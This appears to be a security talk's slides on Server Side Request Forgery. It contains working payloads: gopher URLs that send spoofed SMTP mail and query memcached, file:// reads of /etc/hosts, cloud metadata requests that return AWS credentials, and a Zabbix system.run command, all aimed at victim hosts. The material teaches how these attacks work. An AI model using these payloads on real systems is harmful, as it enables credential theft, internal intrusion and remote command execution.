


SSRF

Server Side Request Forgery

What is SSRF?



What is SSRF?

- Internal network discovery
- Ports and services scanning
- Local file reading
- Any TCP connection to any server
- Different wrappers
- May lead to RCE

Simple example

```
index.php UNREGISTERED
index.php
1 |<?php
2
3 $image = $_GET['url'];
4 $ch = curl_init();
5 $optArray = array(
6     CURLOPT_URL => $image,
7     CURLOPT_RETURNTRANSFER => true
8 );
9 curl_setopt_array($ch, $optArray);
10 $imageData = base64_encode(curl_exec($ch));
11 curl_close($ch);
12 $src = 'data:;base64, '.$imageData;
13 echo '';
14
15 ?>
```

Line 1, Column 1 Tab Size: 4 HTML

GET /?url=<http://ya.ru/favicon.ico>

...



<head><title>504 Gateway Time-out</title></head>
<body bgcolor="white">
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx/1.2.1</center>
</body>
```

At the bottom of the interface, there is a search bar with the placeholder text "Type a search term" and a "0 matches" indicator. A progress bar at the very bottom shows "Finished" with a full orange bar.

Request	Payload	Status	Error	Timeout	Length	Comment
0		504	<input type="checkbox"/>	<input type="checkbox"/>	740	
22	22	504	<input type="checkbox"/>	<input type="checkbox"/>	740	
80	80	504	<input type="checkbox"/>	<input type="checkbox"/>	740	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	354	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	354	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	354	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	354	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	354	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	354	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	354	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	354	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	354	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	354	

# Send E-mail

Use plain-text SMTP protocol for sending fake e-mails from authorized servers

```
$commands = array(
 'HELO bank.org',
 'MAIL FROM: <admin@bank.org>',
 'RCPT TO: <b0ss@bank.org>',
 'DATA',
 'Test mail',
 '.'
);
$payload = implode('%0A', $commands);
header('Location: gopher://smtp.internal:25/_'.$payload);
```

```
gopher://smtp.internal:25/_HELO%20bank.org%0AMAIL%20FROM:
%20<admin@bank.org>%0ARCPT%20TO:
%20<b0ss@bank.org>%0ADATA%0ATest%20mail%0A.
```

# Clouds

## Metadata API

**AWS** <http://169.254.169.254/latest/user-data>

**Google Cloud** <http://169.254.169.254/computeMetadata/v1/>

**Digital Ocean** <http://169.254.169.254/metadata/v1.json>

**OpenStack/RackSpace** <http://169.254.169.254/openstack>

**Azure** <http://169.254.169.254/metadata/instance>

**Oracle Cloud** <http://169.254.169.254/opc/v1/instance/>

# Clouds

Metadata API

Request



<http://169.254.169.254/latest/user-data/>



# Clouds

## Metadata API

### Response



```
"data": {
 "code": 200,
 "body": "
#!/bin/bash -xe
echo 'KUBE_AWS_STACK_NAME=acme-prod-
Nodeasgspotpool2-AAAAAAAAAAAAAA' >> /etc/environment
...
run bash -c \"aws s3 --region $REGION cp s3://acme-kube-
prod-978bf8d902cab3b72271abf554bb539c/kube-aws/
clusters/acme-prod/exported/stacks/node-asg-spotpool2/
userdata-
worker-4d3482495353ecdc0b088d42510267be8160c26bff05
77915f5aa2a435077e5a /var/run/coreos/$USERDATA_FILE\"
...
}
```

# Clouds

## Metadata API

Request



`http://169.254.169.254/latest/meta-data/iam/security-credentials/`

Response



```
"data": {
 "code": 200,
 "body": "eu-north-1-role.kube.nodes.asgspot2"
}
```

# Clouds

Metadata API

Request




[http://169.254.169.254/latest/meta-data/iam/security-credentials/  
\*\*eu-north-1-role.kube.nodes.asgspot2\*\*](http://169.254.169.254/latest/meta-data/iam/security-credentials/eu-north-1-role.kube.nodes.asgspot2)

# Clouds

## Metadata API

### Response



```
"data": {
 "code": 200,
 "body": "
\\\"Code\\\" : \\\"Success\\\",
\\\"LastUpdated\\\" : \\\"2018-08-05T15:33:26Z\\\",
\\\"Type\\\" : \\\"AWS-HMAC\\\",
\\\"AccessKeyId\\\" : \\\"AKIAI44QH8DHBEXAMPLE\\\",
\\\"SecretAccessKey\\\" : \\\"wJalrXUtnFEMI/K7MDENG/
bPxRfiCYEXAMPLEKEY\\\",
\\\"Token\\\" : \\\"AQoDYXdzEJr[....]\\\",
\\\"Expiration\\\" : \\\"2018-08-05T22:00:54Z\\\"
"
}
```

# Clouds

Metadata API

AWS Compromised!!1

```
$ export AWS_ACCESS_KEY_ID=AKIAI44QH8DHBEXAMPLE
$ export AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/
bPxRfiCYEXAMPLEKEY
$ export AWS_SESSION_TOKEN=AQoDYXdzEJr[...]

$ aws ec2 describe-instances
[...]
```

# Wrappers time!


Local file reading with file://

```
3. cyberpunkych@cyberpunkych-2: ~ (zsh)
cyberpunkych@cyberpunkych-2|~
) curl "victim.com/?url=file:///etc/hosts"

cyberpunkych@cyberpunkych-2|~
) echo -n "MTcyLjE3LjAuMw4YWI0ODk5MWEyZEkMTI3LjAuMC4xZWxvY2FsaG9zdAo60jEJbG9jYWxob3N0IGlwNi1sb2NhbGhvc3QgaXA2LWxvb3BiYWNrCmZlMDA60jAJaXA2LWxvY2FsbmV0CmZmMDA60jAJaXA2LW1jYXN0cHJlZml4CmZmMDI60jEJaXA2LWFsbG5vZGVzCmZmMDI60jIJaXA2LWFsbHJvdXRlcnMKMTcyLjE3LjAuMgltZW1jYWN0ZWQgYTJkYWYxNjVmMjMyIGN5YmVyMV9tZW1jYWN0ZWRfMQoxNzIuMTcuMC4yZW1lbWVhY2h1ZF8xIGEyZGFmMTY1ZjIzMiBjeWJlcjFfbWVtY2FjaGVkXzEKMTcyLjE3LjAuMgltZW1jYWN0ZWQgYTJkYWYxNjVmMjMyCg==" | base64 -D
172.17.0.3 8ab48991a1c1
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2 memcached a2daf165f232 cyber1_memcached_1
172.17.0.2 memcached_1 a2daf165f232 cyber1_memcached_1
172.17.0.2 cyber1_memcached_1 a2daf165f232
cyberpunkych@cyberpunkych-2|~
) █
```

# Wrappers time!


Access to internal network:



```
3. root@segflt: ~ (ssh)
root@segflt:~# nc -lvvp 80
listening on [any] 80 ...
192.168.186.1: inverse host lookup failed: Unknown host
connect to [192.168.186.167] from (UNKNOWN) [192.168.186.1] 50534
GET /blablabla HTTP/1.0
Host: 192.168.186.167

4. cyberpunkych@cyberpunkych-2:
cyberpunkych@cyberpunkych-2|~
) curl "victim.com/?url=http://192.168.186.167/blablabla"
```

Test if wrapper enabled:



```
root@segflt:~# nc -lvvp 21
listening on [any] 21 ...
192.168.186.1: inverse host lookup failed: Unknown host
connect to [192.168.186.167] from (UNKNOWN) [192.168.186.1] 50545


4. cyberpunkych@cyberpunkych-2:
cyberpunkych@cyberpunkych-2|~
) curl "victim.com/?url=ftp://192.168.186.167/"
```

# Wrappers time!

Clear-text TCP connection via gopher

```
root@segflt:~# nc -lvvp 21
listening on [any] 21 ...
192.168.186.1: inverse host lookup failed: Unknown host
connect to [192.168.186.167] from (UNKNOWN) [192.168.186.1] 51028
123456

```



The image shows a terminal window with a title bar that reads "4. cyberpunkych@cyberpunkych-2: c". The terminal output displays the following text:

```
STAT evicted_unfetched 0
STAT evictions 0
STAT reclaimed 0
STAT crawler_reclaimed 0
STAT crawler_items_checked 0
STAT lrutail_reflocked 0
END
cyberpunkych@cyberpunkych-2|~
) curl "victim.com/?url=gopher://192.168.186.167:21/0123456"
```



# Wrappers time!

Clear-text TCP connection via gopher

```
4. cyberpunkych@cyberpunkych-2: ~ (zsh)
) curl "victim.com/?url=gopher://172.17.0.2:11211/1stats"

cyberpunkych@cyberpunkych-2|~
) echo "U1RBVCBwaWQgMQ0KU1RBVCB1cHRpbWUgNjkxNQpTVEFUIHRpbWUgMTQ10TE5MTgwMw0KU1RBVCB2ZXJzaW9uIDEu
NC4yNQ0KU1RBVCBsaWJldmVudCAyLjAuMjEtc3RhYmxlDQpTVEFUIHBvaW50ZXJfc2l6ZSA2NA0KU1RBVCBzdXNhZ2VfdXNl
ciAwLjA2MDAwMA0KU1RBVCBzdXNhZ2Vfc3lzdGVtIDAuMDMwMDAwDQpTVEFUIGN1cnJfY29ubmVjdGlvbnMgMTANC1NUQVQg
dG90YWxfY29ubmVjdGlvbnMgMTENC1NUQVQgY29ubmVjdGlvbl9zdHJ1Y3R1cmVzIDExDQpTVEFUIHJlc2VydmVhZ2ZkcyAy
MA0KU1RBVCBjbWRFZ2V0IDANC1NUQVQgY21kX3NldCAwDQpTVEFUIGNtZf9mbHVzaCAwDQpTVEFUIGNtZf90b3VjaCAwDQpT
VEFUIGdlfD9oaXRzIDANC1NUQVQgZ2V0X21pc3NlcyAwDQpTVEFUIGRlbGV0ZV9taXNzZXMgMA0KU1RBVCBkZWxlZGVfaGl0
```

# Wrappers time!

Clear-text TCP connection via gopher

```
4. cyberpunkych@cyberpunkych-2: ~ (zsh)
QVQgY3Jhd2xlc19yZWNSYWltZWQgMA0KU1RBVCBjcmF3bGVyX210ZW1zX2NoZWNrZWQgMA0KU1RBVCBscnV0YW1sX3JlZmxv
Y2t1ZCAwDQpFTkQNCg==" | base64 -D
STAT pid 1
STAT uptime 691
STAT time 1459191803
STAT version 1.4.25
STAT libevent 2.0.21-stable
STAT pointer_size 64
STAT rusage_user 0.060000
STAT rusage_system 0.030000
STAT curr_connections 10
STAT total_connections 11
STAT connection_structures 11
STAT reserved_fds 20
STAT cmd_get 0
STAT cmd_set 0
STAT cmd_flush 0
STAT cmd_touch 0
STAT get_hits 0
STAT get_misses 0
STAT delete_misses 0
STAT delete_hits 0
STAT incr_misses 0
STAT incr_hits 0
STAT decr_misses 0
```

# Wrappers time!

```
2. cyberpunkych@cyberpunkych-2: ~ (zsh)
) curl "192.168.99.100/?url=gopher://172.17.0.4:10050/1system.run\[ls\]"

cyberpunkych@cyberpunkych-2|~
) echo -n "WkJYRAF1AAAAAAAAGJpbGpib290CmRldgpldGMKaG9tZQpsaWIKbGlnjQKbG9zdCtmb3VuZAptZWRpYQptbnQKbXlzcWwtcm9vdC1wdy50eHQKb3B0CnByb2MKcm9vdApzYmluCnNlbGludXgKc3J2CnN5cwp0bXAKdXNyCnZhcg==" | base64 -D
ZBXDubin
boot
dev
etc
home
lib
lib64
lost+found
media
mnt
mysql-root-pw.txt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
cyberpunkych@cyberpunkych-2|~
) █
```

Zabbix RCE via SSRF!

# Protocol smuggling

I ❤️ raw bytes

```
> db.copyDatabase("\1\2\3\4\5\6\7",'test','localhost:8000')
```

```
$ nc -l 8000 | hexdump -C
```

```
00000000 3b 00 00 00 28 00 00 00 00 00 00 00 d4 07 00 00 |;...(.....|
00000010 00 00 00 00 01 02 03 04 05 06 07 2e 73 79 73 74 |.....syst|
00000020 65 6d 2e 6e 61 6d 65 73 70 61 63 65 73 00 00 00 |em.namespaces...|
```

Communicate with memcached:

```
> db.copyDatabase("\nstats\nquit",'test','localhost:11211')
```

# Protocol smuggling

Totally a new era of SSRF:

